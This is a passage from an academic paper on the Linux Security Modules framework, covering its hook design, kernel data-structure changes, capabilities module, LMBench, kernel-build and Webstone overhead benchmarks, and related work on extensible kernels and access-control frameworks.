


Figure 2: Permissive LSM hook. This hook allows the security policy to override a DAC restriction.

This limitation enabled the LSM framework to remain conceptually simple and minimally invasive while still meeting the needs of many of the security projects. It also strengthened the justification for adopting the LSM framework into the Linux kernel, since the need for enhanced access controls was more generally accepted by the kernel developers than the need for other kinds of security functionality such as auditing.

A consequence of the “stay simple” design decision is that LSM hooks are primarily *restrictive*: where the kernel was about to grant access, the module may deny access, but when the kernel would deny access, the module is not consulted. This design simplification exists largely because the Linux kernel “short-circuits” many decisions early when error conditions are detected. Providing for *authoritative* hooks (where the module can override either decision) would require many more hooks into the Linux kernel.

However, the POSIX.1e capabilities logic requires the ability to grant accesses that would ordinarily be denied at a coarse level of granularity. In order to support this logic as a security module, LSM provides some minimal support for these *permissive* hooks, where the module can grant access the kernel was about to deny. The permissive hooks are typically coupled with a simple DAC check, and allow the module to override the DAC restriction. Figure 2 shows a user access request where a failed user ID check can be overridden by a permissive hook. These hooks are limited to the extent that the kernel already consults the POSIX.1e `capable()` function.

Although LSM was not designed to explicitly support security auditing, some forms of auditing can be supported using the features provided for access control. For example, many of the existing Linux security projects provide support for auditing the access checks performed by their access controls. LSM also enables

support for this kind of auditing. Some security auditing can also be supported via existing kernel modules by interposing on system calls, as in the SNARE project [25].

Many security models require binding security attributes to kernel objects. To facilitate this, LSM provides for opaque *security fields* that are attached to various internal kernel objects (detailed in Section 4.1.1). However, the module is completely responsible for managing these fields, including allocation, deallocation, and concurrency control.

Finally, module composition presented a challenge to the LSM design. On the one hand, there clearly is a need to compose some modules with complementary functionality. On the other hand, fully generic security policy composition is known to be intractable [21]. Therefore, LSM *permits* module stacking, but pushes most of the work to the modules themselves. A module that wishes to be stackable must itself export an LSM-like interface, and make calls to subsequently loaded modules when appropriate. The first module loaded has ultimate control over all decisions, determining when to call any other modules and how to combine their results.

4 Implementation

This section describes the implementation of the LSM kernel patch. It begins with an overview of the implementation that describes the types of changes made to the kernel in Section 4.1. Sections 4.2 through 4.7 discuss the specific hooks for the various kernel objects or subsystems.

4.1 Implementation Overview

The LSM kernel patch modifies the kernel in five primary ways. First, it adds opaque security fields to certain kernel data structures, described in Section 4.1.1. Second, the patch inserts calls to security hook functions at various points within the kernel code, described in Section 4.1.2. Third, the patch adds a generic security system call, described in Section 4.1.3. Fourth, the patch provides functions to allow kernel modules to register and unregister themselves as security modules, described in Section 4.1.4. Finally, the patch moves most of the capabilities logic into an optional security module, described in Section 4.1.5.

| STRUCTURE | OBJECT |
|---------------|--|
| task_struct | Task (Process) |
| linux_binprm | Program |
| super_block | Filesystem |
| inode | Pipe, File, or Socket |
| file | Open File |
| sk_buff | Network Buffer (Packet) |
| net_device | Network Device |
| kern_ipc_perm | Semaphore, Shared Memory Segment, or Message Queue |
| msg_msg | Individual Message |

Table 1: Kernel data structures modified by the LSM kernel patch and the corresponding abstract objects.

4.1.1 Opaque Security Fields

The opaque security fields are `void*` pointers, which enable security modules to associate security information with kernel objects. Table 1 shows the kernel data structures that are modified by the LSM kernel patch and the corresponding abstract object.

The setting of these security fields and the management of the associated security data is handled by the security modules. LSM merely provides the fields and a set of calls to security hooks that can be implemented by the module to manage the security fields as desired. For most kinds of objects, an `alloc_security` hook and a `free_security` hook are defined that permit the security module to allocate and free security data when the corresponding kernel data structure is allocated and freed. Other hooks are provided to permit the security module to update the security data as necessary, e.g. a `post_lookup` hook that can be used to set security data for an `inode` after a successful lookup operation. It is important to note that LSM does not provide any locking for the security fields; such locking must be performed by the security module.

Since some objects will exist prior to the initialization of a security module, even if the module is built into the kernel, a security module must handle pre-existing objects. Several approaches are possible. The simplest approach is to ignore such objects, treating them as being outside of the control of the module. These objects would then only be controlled by the base Linux access control logic. A second approach is to traverse the kernel data structures during module initialization, setting the security fields for all pre-existing objects at this time. This approach would require great care to ensure that all objects are updated (e.g. an open file might be on a UNIX domain socket awaiting receipt by a process) and to ensure that appropriate locking is performed. A third

```

int vfs_mkdir(struct inode *dir,
              struct dentry *dentry, int mode)
{
    int error;

    down(&dir->i_zombie);
    error = may_create(dir, dentry);
    if (error)
        goto exit_lock;

    error = -EPERM;
    if (!dir->i_op || !dir->i_op->mkdir)
        goto exit_lock;

    mode &= (S_IRWXUGO|S_ISVTX);
    error =
<-> security_ops->inode_ops->mkdir(dir,
                                   dentry, mode);

    if (error)
        goto exit_lock;

    DQUOT_INIT(dir);
    lock_kernel();
    error = dir->i_op->mkdir(dir, dentry, mode);
    unlock_kernel();

exit_lock:
    up(&dir->i_zombie);
    if (!error) {
        inode_dir_notify(dir, DN_CREATE);
<-> security_ops->inode_ops->post_mkdir(dir,
                                         dentry, mode);
    }
    return error;
}

```

Figure 3: The `vfs_mkdir` kernel function with one security hook call to mediate access and one security hook call to manage the security field. The security hooks are marked by `<->`.

approach is to test for pre-existing objects on each use and to then set the security field for pre-existing objects when needed.

4.1.2 Calls to Security Hook Functions

As discussed in the previous subsection, LSM provides a set of calls to security hooks to manage the security fields of kernel objects. It also provides a set of calls to security hooks to mediate access to these objects. Both sets of hook functions are called via function pointers in a global `security_ops` table. This structure consists of a collection of substructures that group related hooks based on kernel object or subsystem, as well as some top-level hooks for system operations. Each hook is defined in terms of kernel objects and parameters, and care has been taken to avoid userspace pointers.

Figure 3 shows the `vfs_mkdir` kernel function after the

LSM kernel patch has been applied. This kernel function is used to create new directories. Two calls to security hook functions have been inserted into this function. The first hook call, `security_ops->inode_ops->mkdir`, can be used to control the ability to create new directories. If the hook returns an error status, then the new directory will not be created and the error status will be propagated to the caller. The second hook call, `security_ops->inode_ops->post_mkdir`, can be used to set the security field for the new directory's inode structure. This hook can only update the security module's state; it cannot affect the return status.

Although LSM also inserts a hook call into the Linux kernel permission function, the permission hook is insufficient to control file creation operations because it lacks potentially important information, such as the type of operation and the name and mode for the *new* file. Similarly, inserting a hook call into the Linux kernel `may_create` function would be insufficient since it would still lack precise information about the type of operation and the mode. Hence, a hook was inserted with the same interface as the corresponding inode operation.

An alternative to inserting these two hooks into `vfs_mkdir` would be to interpose on the `dir->i_op->mkdir` call. Interposing on internal kernel interfaces would provide equivalent functionality for some of the LSM hooks. However, such interposition would also permit much more general functionality to be implemented via kernel modules. Since kernel modules have historically been allowed to use licenses other than the GPL, an approach based on interposition would likely create political challenges to the acceptance of LSM by the Linux kernel developers.

4.1.3 Security System Call

LSM provides a general security system call that allows security modules to implement new calls for security-aware applications. Although modules can export information and operations via the `/proc` filesystem or by defining a new pseudo filesystem type, such an approach is inadequate for the needs of some security modules. For example, the SELinux module provides extended forms of a number of existing system calls that permit applications to specify or obtain security information associated with kernel objects and operations.

The security system call is a simple multiplexor fashioned after the existing Linux `socketcall` system call. It takes the following ar-

guments: (unsigned int id, unsigned int call, unsigned long *args). Since the module defines the implementation of the system call, it can choose to interpret the arguments however it likes. These arguments are intended to be interpreted by the modules as a module identifier, a call identifier, and an argument array. By default, LSM provides a `sys_security` entry point function that simply calls a `sys_security` hook with the parameters. A security module that does not provide any new calls can define a `sys_security` hook function that returns `-ENOSYS`. Most security modules that want to provide new calls can place their call implementations in this hook function.

In some cases, the entry point function provided by LSM may be inadequate for a security module. For example, one of the new calls provided by SELinux requires access to the registers on the stack. The SELinux module implements its own entry point function to provide such access, and replaces the LSM entry point function with this function in the system call table during module initialization.

4.1.4 Registering Security Modules

The LSM framework is initialized during the kernel's boot sequence with a set of dummy hook functions that enforce traditional UNIX superuser semantics. When a security module is loaded, it must register itself with the LSM framework by calling the `register_security` function. This function sets the global `security_ops` table to refer to the module's hook function pointers, causing the kernel to call into the security module for access control decisions. The `register_security` function will not overwrite a previously loaded module. Once a security module is loaded, it becomes a policy decision whether it will allow itself to be unloaded.

If a security module is unloaded, it must unregister with the framework using `unregister_security`. This simply replaces the hook functions with the defaults so the system will still have some basic means for security. The default hook functions do not use the opaque security fields, so the system's security should not be compromised if the module does a poor job of resetting the opaque fields.

As mentioned in Section 3, general composition of policies is intractable. While arbitrary policy composition gives undefined results, it is possible to develop security modules such that they can compose with defined results. To keep the framework simple, it is aware of

only one module, either the default or the registered module – the primary module. A security module may register itself directly with the primary module using the `mod_reg_security` interface. This registration is controlled by the primary module, so it is a policy decision whether to allow module stacking. With this simple interface, basic module stacking can be supported with no complexity in the framework.

4.1.5 Capabilities

The Linux kernel currently provides support for a subset of POSIX.1c capabilities. One of the requirements for the LSM project was to move this functionality to an optional security module, as mentioned in Section 2. POSIX.1c capabilities provides a mechanism for partitioning traditional superuser privileges and assigning them to particular processes.

By nature, privilege granting is a permissive form of access control, since it grants an access that would ordinarily be denied. Consequently, the LSM framework had to provide a permissive interface with at least the same granularity of the Linux capabilities implementation. LSM retains the existing `capable` interface used within the kernel for performing capability checks, but reduces the `capable` function to a simple wrapper for a LSM hook, allowing any desired logic to be implemented in the security module. This approach allowed LSM to leverage the numerous (more than 500) existing kernel calls to `capable` and to avoid pervasive changes to the kernel. LSM also defines hooks to allow the logic for other forms of capability checking and capability computations to be encapsulated within the security module.

A process capability set, a simple bit vector, is stored in the `task_struct` structure. Because LSM adds an opaque security field to the `task_struct` and hooks to manage the field, it would be possible to move the existing bit vector into the field. Such a change would be logical under the LSM framework but this change has not been implemented in order to ease stacking with other modules. One of the difficulties of stacking security modules in the LSM framework is the need to share the opaque security fields. Many security modules will want to stack with the capabilities module, because the capabilities logic has been integrated into the mainstream kernel for some time and is relied upon by some applications such as `named` and `sendmail`. Leaving the capability bit vector in the `task_struct` eases this composition at the cost of wasted space for modules that

don't need to use it.

The Linux kernel support for capabilities also includes two system call calls: `capset` and `capget`. To remain compatible with existing applications, these system calls are retained by LSM but the core capabilities logic for these functions has been replaced by calls to LSM hooks. Ultimately, these calls should be reimplemented via the security system call. This change should have little impact on applications since the portable interface for capabilities is through the `libcap` library rather than direct use of these calls.

The LSM project has developed a capabilities security module and migrated much of the core capabilities logic into it; however, the kernel still shows vestiges of the pre-existing Linux capabilities. Moving the bit vector from the `task_struct` proper to the opaque security field and relocating the system call interface are the only major steps left to making the capability module completely standalone.

4.2 Task Hooks

LSM provides a set of task hooks that enable security modules to manage process security information and to control process operations. Modules can maintain process security information using the security field of the `task_struct` structure. Task hooks provide control over inter-process operations, such as `kill`, as well as control over privileged operations on the current process, such as `setuid`. The task hooks also provide fine-grained control over resource management operations such as `setrlimit` and `nice`.

4.3 Program Loading Hooks

Many security modules, including Linux capabilities, DTE, SELinux, and SubDomain require the ability to perform changes in privilege when a new program is executed. Consequently, LSM provides a set of program-loading hooks that are called at critical points during the processing of an `execve` operation. The security field of the `linux_binprm` structure permits modules to maintain security information during program loading. One hook is provided to permit security modules to initialize this security information and to perform access control prior to loading the program, and a second hook is provided to permit modules to update the task security information after the new program has been successfully

loaded. These hooks can also be used to control inheritance of state across program executions, for example, revalidating open file descriptors.

4.4 IPC Hooks

Security modules can manage security information and perform access control for System V IPC using the LSM IPC hooks. The IPC object data structures share a common substructure, `kern_ipc_perm`, and only a pointer to this substructure is passed to the existing `ipcperms` function for checking permissions. Hence, LSM adds a security field to this shared substructure. To support security information for individual messages, LSM also adds a security field to the `msg_msg` structure.

LSM inserts a hook into the existing `ipcperms` function so that a security module can perform a check for each existing Linux IPC permission check. However, since these checks are not sufficient for some security modules, LSM also inserts hooks into the individual IPC operations. These hooks provide more detailed information about the type of operation and the specific arguments. They also support fine-grained control over individual messages sent via System V message queues.

4.5 Filesystem Hooks

For file operations, three sets of hooks were defined: filesystem hooks, inode hooks, and file hooks. LSM adds a security field to each of the associated kernel data structures: `super_block`, `inode`, and `file`. The filesystem hooks enable security modules to control operations such as mounting and `statfs`. LSM leverages the existing `permission` function by inserting an inode hook into it, but LSM also defines a number of other inode hooks to provide finer-grained control over individual inode operations. Some of the file hooks allow security modules to perform additional checking on file operations such as `read` and `write`, for example, to revalidate permissions on use to support privilege bracketing or dynamic policy changes. A hook is also provided to allow security modules to control receipt of open file descriptors via socket IPC. Other file hooks provide finer-grained control over operations such as `fcntl` and `ioctl`.

An alternative to placing security fields in the `inode` and `super_block` structures would have been to place them in the `dentry` and `vfsmount` structures. The

`inode` and `super_block` structures correspond to the actual objects and are independent of names and namespaces. The `dentry` and `vfs_mount` structures contain a reference to the corresponding `inode` or `super_block`, and are associated with a particular name or namespace. Using the first pair of structures avoids object aliasing issues. The use of these structures also provides more coverage of kernel objects, since these structures also represent non-file objects such as pipes and sockets. These data structures are also readily available at any point in the filesystem code, whereas the second set of structures is often unavailable.

4.6 Network Hooks

Application layer access to networking is mediated using a set of socket hooks. These hooks, which include the interposition of all socket system calls, provide coarse mediation coverage of all socket-based protocols. Since active user sockets have an associated `inode` structure, a separate security field was not added to the `socket` structure or to the lower-level `sock` structure. As the socket hooks allow general mediation of network traffic in relation to processes, LSM significantly expands the kernel's network access control framework (which is already handled at the network layer by Netfilter [36]). For example, the `sock_rcv_skb` hook allows an inbound packet to be mediated in terms of its destination application, prior to being queued at the associated userspace socket.

Additional finer-grained hooks have been implemented for the IPv4, UNIX domain, and Netlink protocols, which were considered essential for the implementation of a minimally useful system. Similar hooks for other protocols may be implemented at a later stage.

Network data traverses the stack in packets encapsulated by an `sk_buff` (socket buffer) structure. LSM adds a security field to the `sk_buff` structure, so that security state may be managed across network layers on a per-packet basis. A set of `sk_buff` hooks is provided for lifecycle management of this security field.

Hardware and software network devices are encapsulated by a `net_device` structure. A security field was added to this structure so that security state can be maintained on a per-device basis.

Coverage of low level network support components, such as routing tables and traffic classifiers is somewhat limited due to the invasiveness of the code which would

be required to implement consistent fine-grained hooks. Access to these objects can be mediated at higher levels (for example, using `ioctl`), although granularity may be reduced by TOCTTOU issues.

4.7 Other Hooks

LSM provides two additional sets of hooks: module hooks and a set of top-level *system* hooks. Module hooks can be used to control the kernel operations that create, initialize, and delete kernel modules. System hooks can be used to control system operations, such as setting the system hostname, accessing I/O ports, and configuring process accounting. The existing Linux kernel provides some control over many of these operations using the capability checks, but those checks only provide coarse-grained distinctions among different operations and do not provide any argument information.

5 Testing and Functionality

Section 5.1 surveys modules that have been created for LSM so far. Section 5.2 describes our performance testing of LSM. While we have tested LSM kernels by booting and running them, we have not engaged in systematic testing. However, other members of the LSM community [45] have developed systematic LSM correctness testing procedures [13, 14].

5.1 Modules

LSM provides only the mechanism to enforce enhanced access control policies. Thus, it is the LSM modules that implement a specific policy and are critical in proving the functionality of the framework. Below are briefly described a few of these LSM modules:

- **SELinux** A Linux implementation of the Flask [41] flexible access control architecture and an example security server that supports Type Enforcement, Role-Based Access Control, and optionally Multi-Level Security. SELinux was originally implemented as a kernel patch [29] and was then reimplemented as a security module that uses LSM. SELinux can be used to confine processes to least privilege, to protect the integrity and confidentiality of processes and data, and to support application

security needs. The generality and comprehensiveness of SELinux helped to drive the requirements for LSM.

- **DTE Linux** An implementation of Domain and Type Enforcement [4, 5] developed for Linux [23]. Like SELinux, DTE Linux was originally implemented as a kernel patch and was then adapted to LSM. With this module loaded, types can be assigned to objects and domains to processes. The DTE policy restricts access between domains and from domains to types. The DTE Linux project also provided useful input into the design and implementation of LSM.
- **LSM port of Openwall kernel patch** The Openwall kernel patch [12] provides a collection of security features to protect a system from common attacks, e.g. buffer overflows and temp file races. A module is under development that supports a subset of the Openwall patch. For example, with this module loaded a victim program will not be allowed to follow malicious symlinks.
- **POSIX.1c capabilities** The POSIX.1c capabilities [42] logic was already present in the Linux kernel, but the LSM kernel patch cleanly separates this logic into a security module. This change allows users who do not need this functionality to omit it from their kernels and it allows the development of the capabilities logic to proceed with greater independence from the main kernel.

5.2 Performance Overhead

The LSM framework imposes minimal overhead when compared with a standard Linux kernel. The LSM kernel used for benchmarking this overhead included the POSIX.1c capabilities security module in order to provide a fair comparison between an unmodified Linux kernel with built-in capabilities support and a LSM kernel with a capabilities module.

The LSM framework is designed to enable sophisticated access control models. The overhead imposed by such a model is a composite of the LSM framework overhead and the actual policy enforcement overhead. Policy enforcement is outside the scope of the LSM framework, however the performance impact of an enhanced access control module is still of interest. The SELinux module is benchmarked and compared against a standard Linux kernel with Netfilter enabled to show an example of module performance in Section 5.2.3.

Process tests, times in μ seconds, smaller is better:

| Test Type | 2.5.15 | 2.5.15-lsm | % Overhead with LSM |
|------------|--------|------------|---------------------|
| null call | 0.49 | 0.48 | -2.0% |
| null I/O | 0.89 | 0.91 | -2.2% |
| stat | 5.39 | 5.49 | 1.9% |
| open/close | 6.94 | 7.13 | 2.7% |
| select TCP | 39 | 41 | 5.1% |
| sig inst | 1.18 | 1.19 | 0.8% |
| sig handl | 4.10 | 4.09 | -0.2% |
| fork proc | 187 | 187 | 0% |
| exec proc | 705 | 706 | 0.1% |
| sh proc | 3608 | 3611 | 0.1% |

File and VM system latencies in μ seconds, smaller is better:

| Test Type | 2.5.15 | 2.5.15-lsm | % Overhead with LSM |
|-----------------|--------|------------|---------------------|
| 0K file create | 73 | 73 | 0% |
| 0K file delete | 8.545 | 8.811 | 3.1% |
| 10K file create | 142 | 143 | 0.7% |
| 10K file delete | 25 | 27 | 8% |
| mmap latency | 4874 | 4853 | -0.4% |
| prot fault | 0.974 | 0.990 | 1.6% |
| page fault | 4 | 5 | 25% |

Local communication bandwidth in MB/s, larger is better:

| Test Type | 2.5.15 | 2.5.15-lsm | % Overhead with LSM |
|--------------|--------|------------|---------------------|
| pipe | 537 | 542 | -0.9% |
| AF Unix | 98 | 116 | -18.4% |
| TCP | 257 | 235 | 8.6% |
| file reread | 306 | 306 | 0% |
| mmap reread | 368 | 368 | 0% |
| bcopy (libc) | 191 | 191 | 0% |
| bcopy (hand) | 148 | 151 | -2% |
| mem read | 368 | 368 | 0% |
| mem write | 197 | 197 | 0% |

Table 2: LMBench Microbenchmarks, 4 processor machine

5.2.1 Microbenchmark: LMBench

We used LMBench [31] for microbenchmarking. LMBench was developed specifically to measure the performance of core kernel system calls and facilities, such as file access, context switching, and memory access. LMBench has been particularly effective at establishing and maintaining excellent performance in these core facilities in the Linux kernel.

Process tests, times in μ seconds, smaller is better:

| Test Type | 2.5.15 | 2.5.15-lsm | % Overhead with LSM |
|------------|--------|------------|---------------------|
| null call | 0.44 | 0.44 | 0% |
| null I/O | 0.67 | 0.71 | 6% |
| stat | 29 | 29 | 0% |
| open/close | 30 | 30 | 0.5% |
| select TCP | 23 | 23 | 0% |
| sig inst | 1.14 | 1.15 | 0.9% |
| sig handl | 5.23 | 5.24 | 0.2% |
| fork proc | 182 | 182 | 0% |
| exec proc | 745 | 747 | 0.3% |
| sh proc | 4334 | 4333 | 0% |

File and VM system latencies in μ seconds, smaller is better:

| Test Type | 2.5.15 | 2.5.15-lsm | % Overhead with LSM |
|-----------------|--------|------------|---------------------|
| 0K file create | 96 | 96 | 0% |
| 0K file delete | 31 | 31 | 0% |
| 10K file create | 157 | 158 | 0.6% |
| 10K file delete | 45 | 46 | 2.2% |
| mmap latency | 3246 | 3158 | -2.7% |
| prot fault | 0.899 | 1.007 | 12% |
| page fault | 3 | 3 | 0% |

Local communication bandwidth in MB/s, larger is better:

| Test Type | 2.5.15 | 2.5.15-lsm | % Overhead with LSM |
|--------------|--------|------------|---------------------|
| pipe | 630 | 597 | 5.2% |
| AF Unix | 125 | 125 | 0% |
| TCP | 222 | 220 | 0.9% |
| file reread | 316 | 313 | 0.9% |
| mmap reread | 378 | 368 | 2.6% |
| bcopy (libc) | 199 | 191 | 4% |
| bcopy (hand) | 168 | 149 | 11.3% |
| mem read | 378 | 396 | 2.6% |
| mem write | 206 | 197 | 4.4% |

Table 3: LMBench Microbenchmarks, 1 processor machine

We compared a standard Linux 2.5.15 kernel against a 2.5.15 kernel with the LSM patch applied and the default capabilities module loaded, run on a 4-processor 700 MHz Pentium Xeon computer with 1 GB of RAM and an ultra-wide SCSI disk, with the results shown in Table 2. In most cases, the performance penalty is in the experimental noise range. In some cases, the LSM kernel's performance actually exceeded the standard kernel, which we attribute to experimental error (typically cache collision anomalies [24]). The 18% performance improvement for AF Unix in Table 2 is anomalous, but we

| Machine Type | 2.5.15 | 2.5.15-lsm | % Overhead with LSM |
|--------------|--------|------------|---------------------|
| 4 CPUs | 92 | 92 | 0% |
| 1 CPU | 341 | 342 | 0.3% |

Table 4: Linux Kernel Build Macrobenchmarks, time in seconds

have not identified the testing problem.

The worst case overhead was 5.1% for `select()`, 2.7% for `open/close`, and 3.1% for file delete. The `open`, `close`, and `delete` results are to be expected because the kernel repeatedly checks permission for each element of a filename during pathname resolution, magnifying the overhead of these LSM hooks. The performance penalty for `select()` stands out as an opportunity for optimization, which is confirmed by macrobenchmark experiments in Section 5.2.3.

Similar results for running the same machine with a UP kernel are shown in Table 3. One should also bear in mind that these are microbenchmark figures; for comprehensive application-level impact, see Sections 5.2.2 and 5.2.3.

5.2.2 Macrobenchmark: Kernel Compilation

Our first macrobenchmark is the widely used kernel compilation benchmark, measuring the time to build the Linux kernel. We ran this test on a 4-processor SMP machine (four 700 MHz Xeon processors, 1 GB RAM, ultra wide SCSI disk) using both a SMP and UP kernel.

The single processor test executed the command `time make -j2 bzImage` and the 4-processor test executed the command `time make -j8 bzImage`, with the results shown in Table 4. The result is basically zero overhead for the LSM patch, the worst case being 0.3%.

5.2.3 Macrobenchmarks: Webstone

Using Webstone [33] we benchmarked the overhead imposed on a typical server application — a webserver. We collected data showing the overhead of both a basic LSM kernel and an LSM kernel with the SELinux module loaded. The SELinux module uses the Netfilter based hooks, so all three kernels have Netfilter support compiled in, and are based on the 2.5.7 Linux kernel.

Connection rate measured in connections per second.

| Number of clients | Server connection rate 2.5.7 | Server connection rate 2.5.7-lsm | % Overhead |
|-------------------|------------------------------|----------------------------------|------------|
| 8 | 916.56 | 870.98 | 4.97% |
| 16 | 917.64 | 869.79 | 5.21% |
| 24 | 917.44 | 872.28 | 4.92% |
| 32 | 918.91 | 876.17 | 4.65% |

Table 5: UP Webstone results comparing LSM to standard kernel.

Connection rate measured in connections per second.

| Number of clients | Server connection rate 2.5.7 | Server connection rate 2.5.7-lsm | % Overhead |
|-------------------|------------------------------|----------------------------------|------------|
| 8 | 1206.05 | 1115.29 | 7.53% |
| 16 | 1206.74 | 1117.61 | 7.39% |
| 24 | 1214.54 | 1130.13 | 6.95% |
| 32 | 1207.30 | 1125.89 | 6.74% |

Table 6: SMP Webstone results comparing LSM to standard kernel.

The standard kernel was compiled with Netfilter support. The LSM kernel was compiled with support for the Netfilter based hooks and used the default superuser logic. The SELinux kernel was compiled with support for SELinux and the Netfilter based hooks. The SELinux module was also stacked with the capabilities module, a typical SELinux configuration. We ran these tests on a dual 550MHz Celeron with 384MB RAM. The NIC was a Gigabit Netgear GA302T on a 32-bit 33MHz PCI bus. The webserver was Apache 1.3.22-0.6 (Red Hat 6.2 update).

Netfilter is a critical issue here. The 5–7% overhead observed in the LSM benchmarks in Tables 5 and 6 is greater than we would like. A separate experiment configured with LSM and Netfilter but *without* the Netfilter LSM hooks showed the more desirable 1–2% performance overhead. This is consistent with the worst case 5% overhead in TCP select observed in Section 5.2.1, and identifies the Netfilter LSM hooks as critical for optimization.

The UP benchmark data in Table 7 shows that SELinux imposes about 16% overhead on connection rate, and we found similar overhead in throughput. The SMP benchmark data in Table 8 shows about 21% overhead on connection rate, and we found similar overhead in throughput. The greater overhead for the SMP test is likely due

Connection rate measured in connections per second.

| Number of clients | Server connection rate 2.5.7 | Server connection rate 2.5.7-SEL | % Overhead |
|-------------------|------------------------------|----------------------------------|------------|
| 8 | 916.56 | 766.58 | 16.4% |
| 16 | 917.64 | 766.48 | 15.5% |
| 24 | 917.44 | 765.56 | 16.6% |
| 32 | 918.91 | 764.80 | 16.8% |

Table 7: UP Webstone results comparing SELinux to standard kernel.

Connection rate measured in connections per second.

| Number of clients | Server connection rate 2.5.7 | Server connection rate 2.5.7-SEL | % Overhead |
|-------------------|------------------------------|----------------------------------|------------|
| 8 | 1206.05 | 949.56 | 21.3% |
| 16 | 1206.74 | 949.74 | 21.3% |
| 24 | 1214.54 | 952.28 | 21.6% |
| 32 | 1207.30 | 956.76 | 20.1% |

Table 8: SMP Webstone results comparing SELinux to standard kernel.

to locking issues. *Note* that these overhead rates are specific to the SELinux module (a particularly popular module) and that performance costs for other modules will vary.

6 Discussion

Given that LSM set out to satisfy the needs of a collection of other independent projects, it is understandable that the result produced some emergent properties.

Many security models require some way to associate security attributes to system objects. Thus LSM attaches security fields to many internal kernel objects so that modules may attach and later reference the security attributes associated with those objects.

It is also desirable to *persistently* bind security attributes to files. To do so seamlessly requires *extended attribute* file system support, which enables security attributes to be bound to files on disk. However, supporting extended attributes is a complex issue, requiring both support for extended attributes in the filesystem [22], and support for extended attributes in the Linux kernel's VFS

layer. LSM mediates all VFS extended attribute functions, such as creating, listing and deleting extended attributes. However, extended attribute support is new to the Linux kernel and is not well-supported in all filesystems. Modules that need persistent extended attributes can resort to using meta-files [44, 29] when extended attribute support is missing from the filesystem.

In attempting to provide a pluggable interface for security enhancements, it is tempting to consider *completely* modularizing all security policy decisions, i.e. move *all* kernel logic concerning access control out of the kernel and into a default module. This approach has significant benefits beyond simple modular consistency: in particular, it would make it much easier to provide *authoritative* hooks instead of *restrictive* hooks, which in turn would enable a broader variety of modules (see Section 3).

However, we chose *not* to modularize all security decisions, for pragmatic reasons. Current Linux access control decisions are not well isolated in the kernel; they are mingled with other error checking and transformation logic. Thus a patch to the Linux kernel to remove all access control logic would be highly invasive. Implementing such a change would almost certainly entail security bugs, which would not be an auspicious way to introduce LSM to the greater Linux community.

Therefore, we deferred the complete modularization of all access control logic. The current LSM implements much less invasive restrictive hooks, providing a minimally invasive patch for initial introduction into the Linux community. Once LSM is well established, we may revisit this decision, and propose a more radical modularization architecture.

Finally, in designing the LSM interface, we were distinctly aware that LSM constitutes an API, and thus must present a logically consistent view to the programmer. The LSM interface constitutes not only the set of hooks needed by the modules we intended to support, but also the logical extension of such hooks, such that the interface is regular. Where possible, special cases were generalized so that they were no longer special.

7 Related Work

Section 7.1 describes the general area of extensible kernels in the LSM context, and Section 7.2 describes work specifically related to generic access control frameworks.

7.1 Extensible Kernel Research

There has been a lot of operating systems research in the last 20 years on extensible systems. Following the basic idea of microkernels (which sought to componentize most everything in the kernel) came extensive efforts to build more monolithic kernels that could be extended in various ways:

- **Exokernel** was really just a logical extension of the microkernel concept [16]. The base kernel provided no abstraction of physical devices, leaving that to applications that needed the devices.
- **SPIN** allowed modules to be loaded into the kernel, while providing for a variety of safety properties [7]. Modules were to be written in Modula-3 [35], which imposed strong type checking, thus preventing the module from misbehaving outside of its own data structures. SPIN “spindles” also were subject to time constraints, so they could not seize the CPU. Abstractly, spindles would register to “extend” or “specialize” kernel events, and would be added to an event handling chain, rather similar to the way interrupts are commonly handled.
- **SCOUT** was designed to facilitate continuous flows of information (e.g. audio or video streams), and allowed CODEC stages to be composed into pipelines (or graphs) of appropriate components [34].
- **Synthetix** sought to allow applications to *specialize* the operating system to their transient needs [38]. “Specialization” meant optimization with respect to “quasi-invariants”: properties that hold true for a while, but eventually become false. In some cases, quasi-invariants were inferred from application behavior, such as a process opening a file, resulting in a specialized `read()` system call optimized for the particular process and file. In other cases, quasi-invariants were specified to the kernel using a declarative language [11, 43].

All of these extension facilities provided some form of safety, to limit the potential damage that an extension could impose on the rest of the system. Such safety properties, for example, might allow a multimedia application to extend the kernel to support better quality of service, while limiting the multimedia extension so that it does not accidentally corrupt the operating system. The need for such safety in kernel extensions is anecdotally confirmed by the phenomena of unstable Microsoft

Windows systems, which are allegedly made unstable in part due to bad 3rd party device drivers, which run in kernel space.

In contrast, LSM imposes no restrictions on modules, which are (normally) written in C and have full, untyped access to the kernel's address space. The only "restriction" is that hooks are mostly of the "restrictive" form, making it somewhat more difficult to erroneously grant access when it should have been denied. Rather, LSM depends primarily on programmer skill (modules need to be written with the diligence of kernel code) and root authority (only root may load a module).

It should be noted that LSM can get away with this weak module safety policy *precisely* because LSM modules are intended to enforce security policy. Unlike more generic kernel extensions such as QoS, the system is entirely at the mercy of the security policy. An administrator who permits an LSM module to be loaded has already made the decision to trust the module providers to be both well-intentioned and skilled at programming, as bugs in a security policy engine can have catastrophic consequences. Further sanity checks on LSM modules are superfluous.

It should also be noted that this is the traditional view of Linux modules: that loading modules into the kernel is privileged for a reason, and that care should be taken in the writing and selection of kernel modules. LSM module developers are cautioned to be especially diligent in creating modules. Not only do LSM modules run with the full authority of all kernel code, but they are especially trusted to enforce security policy correctly. Third party review of LSM modules' source code is recommended.

Finally, we note that LSM is much less intrusive to the Linux kernel than the other large modular interface: VFS (Virtual Filesystem). The need for support for multiple filesystems in Linux was recognized long ago, and thus a rich infrastructure was built. The VFS layer of the kernel abstracts the features of most filesystems, so that other parts of the kernel can access the filesystem without what knowing what kind of filesystem is in use. Anecdotally, the VFS layer is reported to be a nest of function pointers that was very difficult to debug. This difficulty may explain, in part, why the Linux community would like the LSM interface to be as minimally intrusive as possible.

7.2 General Access Control Frameworks

The challenge of providing a highly general access control framework has been previously explored in the Generalized Framework for Access Control (GFAC) [1] and the Flask architecture [41]. These two architectures have been implemented as patches for the Linux kernel by the RSBAC [37] and the SELinux [29] projects. The Medusa [32] project has developed its own general access control framework [46] and implemented it in Linux. Domain and Type Enforcement (DTE) [4] provides support for configurable security policies, and has also been implemented in Linux [23].

